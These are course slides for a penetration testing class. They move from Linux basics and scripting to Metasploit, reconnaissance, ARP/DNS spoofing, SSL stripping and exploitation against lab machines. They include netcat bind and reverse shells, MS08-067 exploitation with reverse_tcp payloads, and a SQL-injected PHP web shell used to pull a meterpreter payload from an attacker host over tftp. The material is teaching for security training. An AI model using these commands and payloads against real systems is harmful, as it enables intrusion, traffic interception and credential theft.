Advanced Penetration Testing

Course Slides

CYBRARY.IT

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Using Kali Linux

Kali Linux

Debian based custom attack platform

Preinstalled with penetration testing tools

I’ve installed a few more for this class

Linux Command Line

The Linux command line gives text based access to an interpreter called Bash.

To perform instructions enter commands at the command prompt root@kali:~#

root@kali:~# **ls**

Desktop

Navigating the File System

Print Working Directory:
root@kali:~# **pwd**
/root

Change Directories:
root@kali:~# **cd Desktop**
root@kali:~/Desktop# **cd ..**
root@kali:~# **cd ../etc**
root@kali:/etc#

Man Pages

To learn more about a Linux command you can use the Linux man pages

They give you usage, description, and options about a command

root@kali:~# **man ls**

Tells us we can use ls -a to show hidden directories (those starting with a .)

Man Pages

```
LS(1)                    User Commands                    LS(1)
NAME
     ls - list directory contents
SYNOPSIS
     ls [OPTION]... [FILE]…
DESCRIPTION
     List  information  about  the FILEs (the current directory by default).
     Sort entries alphabetically if none of -cftuvSUX nor --sort  is  speci-
     fied.
     Mandatory  arguments  to  long  options are mandatory for short options
     too.
     -a, --all
          do not ignore entries starting with .
     -A, --almost-all
           do not list implied . and ..
     --author
 Manual page ls(1) line 1 (press h for help or q to quit)
```

User Privileges

Root is the superuser on a Linux system with full privileges (use at your own risk)

By default on Kali we only have the Root user.

On a typical Linux system we would have unprivileged users with Sudo privileges to use Root temporarily

Adding a User

```
root@kali:~# adduser georgia
Adding user `georgia' ...
Adding new group `georgia' (1001) ...
Adding new user `georgia' (1000) with group `georgia' ...
Creating home directory `/home/georgia' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for georgia
Enter the new value, or press ENTER for the default
	Full Name []: Georgia Weidman
	Room Number []:
	Work Phone []:
	Home Phone []:
	Other []:
Is the information correct? [Y/n] Y
```

Adding a User to the sudoers File

The sudoers group contains all the users that can use the sudo command to run privileged operations.

root@kali:~# **adduser georgia sudo**

Adding user `georgia' to group `sudo' ...

Adding user georgia to group sudo

Done.

Switching Users and Using Sudo

root@kali:~# **su georgia**
georgia@kali:/root$ **adduser james**
bash: adduser: command not found
georgia@kali:/root$ **sudo adduser james**

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

#1) Respect the privacy of others.
#2) Think before you type.
#3) With great power comes great responsibility.

[sudo] password for georgia:
Adding user `james' …

Manipulating Files

Everything in Linux is a file.

To create a new file:

root@kali:~# **touch myfile**

To create a new directory:

root@kali:~# **mkdir mydirectory**

root@kali:~# **ls**

Desktop mydirectory myfile

Manipulating Files

Copying Files:

cp <source> <destination> (makes a copy leaving the original in place)

Moving Files:

mv <source> <destination> (moves the file deleting the original

Deleting Files:

rm <filename> (removes the file)

Manipulating Files

root@kali:~# **cd mydirectory/**

root@kali:~/mydirectory# **cp /root/myfile myfile2**

root@kali:~/mydirectory# **ls**

myfile2

root@kali:~/mydirectory# **mv myfile2 myfile3**

root@kali:~/mydirectory# **ls**

myfile3

root@kali:~/mydirectory# **rm myfile3**

root@kali:~/mydirectory# **ls**

Adding Text to a File

echo <text> prints the text out to the terminal

Redirect output into a file with echo text > myfile

View the contents of a file with cat <filename>

Append text to a file with >> instead of >

Adding Text to a File

root@kali:~/mydirectory# **echo hello georgia**
hello georgia
root@kali:~/mydirectory# **echo hello georgia > myfile**
root@kali:~/mydirectory# **cat myfile**
hello georgia
root@kali:~/mydirectory# **echo hello georgia again > myfile**
root@kali:~/mydirectory# **cat myfile**
hello georgia again
root@kali:~/mydirectory# **echo hello georgia a third time >> myfile**
root@kali:~/mydirectory# **cat myfile**
hello georgia again
hello georgia a third time

File Permissions

root@kali:~/mydirectory# **ls -l myfile**

-rw-r--r-- 1 root root 47 Aug 26 19:36 myfile

From left to right: File permissions, links, owner, group, size in bytes, time of last edit, filename

Possible permissions include read write and execute (rwx)

Three sets of permissions owner, group, everyone

File Permissions

Integer Value	Permissions	Binary
7	Full	111
6	Read and write	110
5	Read and execute	101
4	Read only	100
3	Write and execute	011
2	Write only	010
1	Execute only	001
0	None	000

File Permissions

Chmod can be used to change the file permissions

Various ways of using it.

root@kali:~/mydirectory# **chmod 700 myfile**
root@kali:~/mydirectory# **ls -l myfile**
-rwx------ 1 root root 47 Aug 26 19:36 myfile
root@kali:~/mydirectory# **chmod +x myfile**
root@kali:~/mydirectory# **ls -l myfile**
-rwx--x--x 1 root root 47 Aug 26 19:36 myfile

Editing Files with Nano

root@kali:~/mydirectory# **nano testfile.txt**

[New File]

^G Get Help ^O WriteOut ^R Read File ^Y Prev Page ^K Cut Text ^C Cur Pos

^X Exit ^J Justify ^W Where Is ^V Next Page ^U UnCut Text^T To Spell

Editing Files with Nano

Searching for text: Ctrl+W

Search: georgia

^G Get Help ^Y First Line^T Go To Line^W Beg of ParM-J FullJstifM-B Backwards

^C Cancel   ^V Last Line ^R Replace   ^O End of ParM-C Case SensM-R Regexp

Editing Files with Nano

In nano we can just type what we want to add

To save the file Ctrl+X choose Y

File Name to Write: testfile.txt

^G Get Help   M-D DOS Format   M-A Append
M-B Backup File

^C Cancel   M-M Mac Format   M-P Prepend

Editing Files with Vi

root@kali:~/mydirectory# **vi testfile.txt**

```
hi
georgia
we
are
teaching
pentesting
today
~
~
"testfile.txt" 7L, 44C                    1,1        All
```

Editing Files with Vi

By default Vi is in command mode. You can not directly enter text.

Enter I to switch to insert mode, ESC to switch back to command mode.

Save a exit from command mode with :wq

Editing Files with Vi

In command mode we can use shortcuts to perform tasks

For example put the cursor on the word we and type **dd** to delete the line

Data Manipulation

Enter the data below in a text file:

1 Derbycon September
2 Shmoocon January
3 Brucon September
4 Blackhat July
5 Bsides *
6 HackerHalted October
7 Hackercon April

Data Manipulation

Grep looks for instances of a text string in a file.

root@kali:~/mydirectory**# grep September myfile**

1 Derbycon September

3 Brucon September

Data Manipulation

Another utility for manipulating data is sed

root@kali:~/mydirectory# **sed 's/Blackhat/Defcon/' myfile**

1 Derbycon September

2 Shmoocon January

3 Brucon September

4 Defcon July

5 Bsides *

6 HackerHalted October

7 Hackercon April

Data Manipulation

Another utility is awk

root@kali:~/mydirectory# **awk '$1 >5' myfile**
6 HackerHalted October
7 Hackercon April
root@kali:~/mydirectory# **awk '{print $1,$3;}' myfile**
1 September
2 January
3 September
4 July
5 *
6 October
7 April

Managing Installed Packages

Install a package:

root@kali:~/mydirectory**# apt-get install armitage**

Update the software:

root@kali:~/mydirectory# **apt-get upgrade**

Get the latest packages from the repositories listed in /etc/apt/sources.list

root@kali:~/mydirectory# **apt-get update**

Processes and Services

See your running processes with ps

See all processes with ps aux

Start/stop a service with service <service name> start/stop

root@kali:~/mydirectory# **service apache2 start**

Managing Networking

```
root@kali:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:b0:09:56
          inet addr:10.0.0.61  Bcast:10.0.0.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:feb0:956/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:51 errors:0 dropped:0 overruns:0 frame:0
          TX packets:42 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4342 (4.2 KiB)  TX bytes:3418 (3.3 KiB)
          Interrupt:19 Base address:0x2000
```

Managing Networking

root@kali:~/mydirectory# **route**

Kernel IP routing table

Destination Gateway Genmask Flags Metric Ref Use Iface

default 10.0.0.1 0.0.0.0 UG 0 0 0 eth0

10.0.0.0 * 255.255.255.0 U 0 0 0 eth0

Managing Networking

You can set a static IP address in /etc/network/interfaces

The default text is below

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
allow-hotplug eth0
iface eth0 inet dhcp
```

Managing Networking

Change the entry to eth0 to match your network

The primary network interface
auto eth0
iface eth0 inet static
address 10.0.0.100
netmask 255.255.255.0
gateway 10.0.0.1

Restart networking with **service networking restart**

Netcat

Netcat is known as a TCP/IP Swiss Army Knife

We can use it for a variety of purposes

Ncat is a modern reimplementation on Netcat by the Nmap project

Netcat

Connect to a Port:

root@kali:~# **nc -v 10.0.0.100 80**

nc: 10.0.0.100 (10.0.0.100) 80 [http] open

root@kali:~# **nc -v 10.0.0.100 81**

nc: cannot connect to 10.0.0.100 (10.0.0.100) 81 [81]: Connection refused

nc: unable to connect to address 10.0.0.100, service 81

Netcat

Opening a Netcat listener:

root@kali:~# **nc -lvp 1234**

nc: listening on :: 1234 ...

nc: listening on 0.0.0.0 1234 ...

In another terminal connect to the port:

root@kali:~# **nc 10.0.0.100 1234**

hi georgia

Netcat

Opening a command shell listener:
root@kali:~# **nc -lvp 1234 -e /bin/bash**
nc: listening on :: 1234 ...
nc: listening on 0.0.0.0 1234 ...

In another terminal:
root@kali:~# **nc 10.0.0.100 1234**
whoami
root

Netcat

Pushing a command shell back to a listener:

Setup a listener:

root@kali:~# **nc -lvp 1234**

Connect back in another terminal:

root@kali:~# **nc 10.0.0.100 1234 -e /bin/bash**

Netcat

Transferring files:

Redirect ouput to a file:

root@kali:~# **nc -lvp 1234 > netcatfile**

Send a file from another terminal:

root@kali:~# **nc 10.0.0.100 1234 < mydirectory/myfile**

Automating Tasks with cron Jobs

Cron jobs are scheduled tasks in Linux

root@kali:/etc# **ls | grep cron**
cron.d
cron.daily
cron.hourly
cron.monthly
crontab
cron.weekly

Automating Tasks with cron Jobs

Cron jobs are specified in the /etc/crontab file

m h dom mon dow user   command

17 * * * *root   cd / && run-parts --report /etc/cron.hourly

25 6 * * *root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.daily)

47 6 * * 7root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.weekly)

52 6 1 * *root test -x /usr/sbin/anacron || (cd / && run-parts --report /etc/cron.monthly)

#

Automating Tasks with cron Jobs

Add your task to one of the scheduled directories

For more flexibility add a line to /etc/crontab

We will do this in the post exploitation section

Programming

Programming

Turning pizza and beer into code – somebody on Twitter

Automating repetitive tasks with code

We will look briefly at Bash, Python, and C

Bash Scripting

Instead of running Linux commands one by one we can put them in a script to run all at once

Good for tasks you complete often on Linux systems

We will make a simple script that runs a ping sweep on a Class C network

Bash Scripting

```
#!/bin/bash
echo "Usage: ./pingscript.sh [network]"
echo "example: ./pingscript.sh 192.168.20"
```

Line 1 tells the script to use the Bash interpreter.

Echo prints to the screen

Bash Scripting

```
#!/bin/bash
if [ “$1” == “”]
then
echo “Usage: ./pingscript.sh [network]”
echo “example: ./pingscript.sh 192.168.20”
fi
```

If statements only run if the condition is true. They are available in many languages, though the syntax may vary.

In this case, the text is only echoed if the first argument is null

Bash Scripting

```
#!/bin/bash
if [ “$1” == “”]
then
echo “Usage: ./pingscript.sh [network]”
echo “example: ./pingscript.sh 192.168.20”
else
for x in `seq 1 254`; do
ping -c 1 $1.$x
done
fi
```

For loops run multiple times, in this case 1-254 times

Pings each host made up of the first argument concatenated with the loop number

Bash Scripting

```
#!/bin/bash
if [ “$1” == “”]
then
echo “Usage: ./pingscript.sh [network]”
echo “example: ./pingscript.sh 192.168.20”
else
for x in `seq 1 254`; do
ping -c 1 $1.$x | grep “64 bytes” | cut -d” “ -f4 | sed
‘s/.$//’
done
fi
```

Bash Scripting

Streamlined the results to only print the IP addresses that respond to ping

grep for 64 bytes

choose field 4 with cut

strip off the : with sed

Python Scripting

Linux systems typically come with interpreters for other scripting languages such as Python and Perl

We will use Python for exploit development later in the class

For now we will create a simple port scanner

Python Scripting

```
#!/usr/bin/python
ip = raw_input("Enter the ip: ")
port = input("Enter the port: ")
```

Line 1 tells the script to use the Python interpreter

Takes input from the user for the IP address and port.

Python Scripting

```
#!/usr/bin/python
import socket
ip = raw_input("Enter the ip: ")
port = input("Enter the port: ")
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
if s.connect_ex((ip,port)):
	print "Port", port, "is closed"
else:
	print "Port", port, "is open"
```

Indentation denotes loops in Python

Connect_ex returns 0 if the connection is successful and an error code if it is not.

C Programming

```
#include <stdio.h>
int main(int argc, char *argv[])
{
	if (argc < 2)
	{
		printf(“%s\n”, “Pass your name as an argument”);
		return 0;
	}
	else
	{
		printf(“Hello %s\n”, argv[1]);
	}
}
```

C Programming

C syntax uses {} to denote loops. Indentation while good form does not effect the program.

C programs are compiled rather than interpreted.

gcc cprogram.c -o cprogram

Using Metasploit

Metasploit

Exploitation Framework

Written in Ruby

Modular

Exploits, payloads, auxiliaries, and more

Terminology

Exploit: vector for penetrating the system

Payload: Shellcode, what you want the exploit to do after exploitation

Auxiliary: other exploit modules such as scanning, information gathering

Session: connection from a successful exploit

Interfaces

Msfconsole

Msfcli

Msfweb (discontinued)

Msfgui (discontinued)

Armitage

Utilities

Msfpayload

Msfencode

Msfupdate

Msfvenom

Exploitation Streamlining

Traditional Exploit

Find public exploit

Replace offsets, return address, etc. for your target

Replace shellcode

Metasploit

Load Metasploit module

Select target

Select payload

Metasploit Payloads

Bind shell – opens a port on the victim machine

Reverse shell – pushes a shell back to the attacker

Inline – full payload in the exploit

Staged – shellcode calls back to attacker to get the rest

Msfconsole Commands

help

use

show

set

setg

exploit

Msfconsole Exploitation Example

msf> info exploit/windows/smb/ms08_067_netapi

msf> use exploit/windows/smb/ms08_067_netapi
msf> show options
msf> set RHOST 10.0.0.101

msf> show payloads
msf> set payload windows/shell/reverse_tcp

msf> show options
msf> set LHOST 10.0.0.100

msf> exploit

Msfcli

Command line Interface

Run modules in one command

O = Show options

P = Show payloads

E = Run exploit

Msfcli Exploitation Example

msfcli -h
msfcli windows/smb/ms08_067_netapi O

msfcli windows/smb/ms08_067_netapi RHOST=10.0.0.101 P

msfcli windows/smb/ms08_067_netapi RHOST=10.0.0.101 PAYLOAD=windows/shell/reverse_tcp O

msfcli windows/smb/ms08_067_netapi RHOST=10.0.0.101 PAYLOAD=windows/shell/reverse_tcp LHOST=10.0.0.100 E

Auxiliary Module Example

msf> info scanner/smb/pipe_auditor

msf> use scanner/smb/pipe_auditor

msf> show options

msf> set RHOSTS 10.0.0.101

msf> exploit

Msfvenom

Make shellcode and stand alone payloads

Use encoders to mangle payloads

-l list modules
-f output format
-p payload to use

Msfvenom Example

msfvenom -h
msfvenom -l payloads
msfvenom -p windows/messagebox –o
msfvenom --help-formats

msfvenom -p windows/messagebox text="hi georgia" -f exe > test.exe

Download to Windows XP box and run it

Multi/Handler

Generic payload handler

Catch payloads started outside of the framework

For example payloads from Msfvenom

msf> use multi/handler

Exercises

1) Recreate the MS08_067 exploit in Msfconsole and Mscli using different payloads. For example try the Meterpreter payload such as windows/meterpreter/ reverse_tcp.

2) Use Msfvenom to create an executable payload to run on the Windows XP SP3 victim with windows/meterpreter/reverse_tcp as the payload. What do you need to do to catch the shell?

Information Gathering

Information Gathering

Find as much information as possible about the target.

What domains do they own? What job ads are they posting? What is their email structure?

What technologies are they using on publicly facing systems?

Google Searching

You can do much more than a simple Google search using operators.

https://support.google.com/websearch/answer/136861?hl=en

Example: spf site:bulbsecurity.com looks for hits in only bulbsecurity.com pages.

Example: site:cisco.com -site:www.cisco.com finds sites other than www.cisco.com by cisco.

Google Dorks

It’s amazing the things you can find with crafted Google searches. These are often called Google Dorks.

Database of helpful Google Dorks: http://www.exploit-db.com/google-dorks/

Example: xamppdirpasswd.txt filetype:txt finds xampp passwords

Shodan

A different kind of search engine that uses banner grabbing.

http://www.shodanhq.com

Can filter by network, country, etc.

Example: webcamxp will search for webcams. Some don't even require login.

Whois

The Whois database contains information about domain registration.

Can use domains by proxy to hide information

root@kali:~# whois bulbsecurity.com

root@kali:~# whois georgiaweidman.com

DNS Recon

Domain Name Services map fully qualified domain names to IP addresses

root@kali:~# **host www.bulbsecurity.com**

root@kali:~# **host -t ns bulbsecurity.com**

root@kali:~# **host -t mx bulbsecurity.com**

DNS Zone Transfer

This hopefully doesn't work, but sometimes it does.

As the name implies this allows us to transfer the DNS records.

root@kali:~# **host -t ns zoneedit.com**

root@kali:~# **host -l zoneedit.com ns2.zoneedit.com**

DNS Bruteforce

What other fully qualified domain names exist?

Give a wordlist of possibilities (similar to password cracking) and try them.

fierce -dns cisco.com

Netcraft

Netcraft is an Internet monitoring company

You can find out information about a domain here as well.

Search for your target at http://searchdns.netcraft.com

The Harvester

Part of your engagement may be sending phishing emails. You may have to find the target emails yourself.

Even if it’s not, you might be able to use the usernames as logins for credential guessing.

The Harvester automatically searches for emails etc. online

root@kali:~# **theharvester -d microsoft.com -l 500 -b all**

Maltego

Maltego is a graphical information gathering and correlation tool.

Run transforms on entities to search for related information.

root@kali:~# **maltego**

Recon-ng

Recon-ng is a reconnaissance framework.

Usage is similar to the Metasploit Framework

root@kali:~# **recon-ng**

Recon-ng

recon-ng > **use recon/hosts/enum/http/web/xssed**

[recon-ng][default][xssed] > **show options**

```
  Name    Current Value  Req  Description
  ------  -------------  ---  -----------
  DOMAIN                 yes  target domain
```

recon-ng [xssed] > **set DOMAIN microsoft.com**

DOMAIN => microsoft.com

recon-ng [xssed] > **run**

Port Scanning

To find network based vulnerabilities we need to know what ports are available.

We could manually attach to each port with Netcat or write a more advanced version of our script in the programming module.

Or we can use a tool.

Nmap

Nmap is the defacto tool for port scanning.

Nmap.org has a book sized user manual.

We will run a couple of scans here

root@kali:~# **nmap -sS 192.168.20.9-11 -oA synscan**

root@kali:~# **nmap -sU 192.168.20.9-11 -oA udpscan**

Metasploit Port Scanners

search portscan (shows portscan modules)

scanner/portscan/tcp (runs a TCP connect scan)

Use auxiliary modules like exploits (use, set, exploit, etc..)

Port Scanner Example

use auxiliary/scanner/portscan/tcp

show options

set RHOSTS 172.16.85.135 172.16.85.136

exploit

Exercises

Spend some time trying the tools in this section against your organization.

By default Nmap only scans 1000 interesting ports. How can you scan the entire port range?

Use the -sV Nmap flag to run a version scan to get more information. Based on the results, use Google to find possible vulnerabilities on the target systems.

Vulnerability Identification

Vulnerability Identification

Query systems for potential vulnerabilities

Identify potential methods of penetration

Ex: scan SMB for version, returns ms08_067_netapi vulnerability

Nessus

Vulnerability database + scanner

Searches for known vulnerabilities

Professional Edition for use on engagements.
We are using the Free home edition.

Nmap Scripting Engine

More to Nmap than port scanning

Specialized scripts

Information gathering, vulnerability scanning and more

Listed in /usr/share/nmap/scripts in Kali

Nmap Scripting Engine

nmap -sC 172.16.85.135-136

nmap --script-help=smb-check-vulns

nmap --script=nfs-ls 172.16.85.136

nmap --script=smb-os-discovery 172.16.85.136

Metasploit Scanners

auxiliary/scanner/ftp/anonymous

Many exploits have check function that will see if a victim is vulnerable rather than exploiting the issue

Ex: MS08-067 has a check function

Instead of exploit type check (no need to set a payload)

Web Application Scanning

Looking for vulnerabilities in custom apps is a whole class of its own

Look for known vulnerabilities in web based software

Payroll systems, wikis, etc..

Dirbuster

Dirbuster is a graphical tool that is used for bruteforcing directories and pages.

We can use it on our Linux system to see if we can find any hidden directories.

Nikto

Website scanner

Vulnerability database of known website issues

nikto -host http://172.16.85.136

Manual Analysis

Default passwords - Webdav

Misconfigured pages – open phpMyAdmin

Port 3232 on the Windows system – sensitive webserver with directory traversal

Finding Valid Usernames

nc 192.168.20.10 25

VRFY georgia

250 Georgia<georgia@>

VRFY john

551 User not local

Useful for social engineering and password attacks

Exercises

Based on the results of our vulnerability analysis develop a plan of attack and find Metasploit modules where available and/or manual exploit methods.

Run NSE scripts and Metasploit scanners of your choice against your victim machines

Capturing Traffic

Capturing Traffic

Get access to traffic we shouldn't

See plaintext data

Possibly break encryption to get data

Wireshark

Graphical tool for visualizing packets

wireshark

Turn off capture in promiscuous mode as we are in a VM network

Using Wireshark

Log in with anonymous FTP to Windows XP target

Filter in Wireshark for ftp

Filter for ip.dst==192.168.20.10 and ftp

Follow TCP stream


Address Resolution Protocol (ARP)

Translates IP address to MAC address of the network adapter

Tells hosts where to send traffic

If we can trick hosts into sending traffic to the wrong place we can capture traffic in Wireshark

ARP Spoofing



ARP Spoofing

echo 1 > /proc/sys/net/ipv4/ip_forward

arpspoof -i eth0 -t 192.168.20.11 192.168.20.10

arpspoof -i eth0 -t 192.168.20.10 192.168.20.11


Domain Name Service (DNS)

IP addresses are hard to remember: www.gmail.com is much easier to remember than 17.18.19.20

DNS translates www.gmail.com to its IP address

Tells the host where to send traffic when called by domain name

DNS


DNS Server
www.gmail.com
3. www.gmail.com is at 173.194.37.85
Internet
5. Browse to 173.194.37.85
2. I don't know www.gmail.com. I'll ask another DNS server.
1. I want to browse to www.gmail.com. What's its IP address?
4. www.gmail.com is at 173.194.37.85
Kali
Local DNS Server

DNS Cache Poisoning

hosts.txt: 192.168.20.9 www.gmail.com

Restart arpspoofing between gateway and target

dnsspoof -i eth0 -f hosts.txt


Secure Socket Layer (SSL)

Crypto between browser and web server


Makes sure no one else is listening

Can’t see credentials in plaintext

SSL Man in the Middle



SSL Stripping



SSL Stripping

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

Spoof the default gateway with Arpspoof

sslstrip -l 8080

Exploitation

Webdav Default Credentials

Default credentials for Webdav in XAMPP are wampp:xampp

cadaver http://172.16.85.135/webdav

User Msfvenom to create a PHP shell and upload

Metasploit module as well

Open phpMyAdmin

No password of root MySQL account available through PhpMyAdmin

Create a php shell on the Apache server using a SQL query

SELECT "<?php system($_GET['cmd']); ?>" into outfile "C:\\xampp\\htdocs\\shell.php"

http://172.16.85.135/shell.php?cmd=ipconfig

http://172.16.85.135/shell.php?cmd=tftp 172.16.85.131 get meterpreter.php C:\\xampp\\htdocs\\meterpreter.php

Downloading Sensitive Files

Zervit 0.4 directory traversal

nc 192.168.20.10 3232
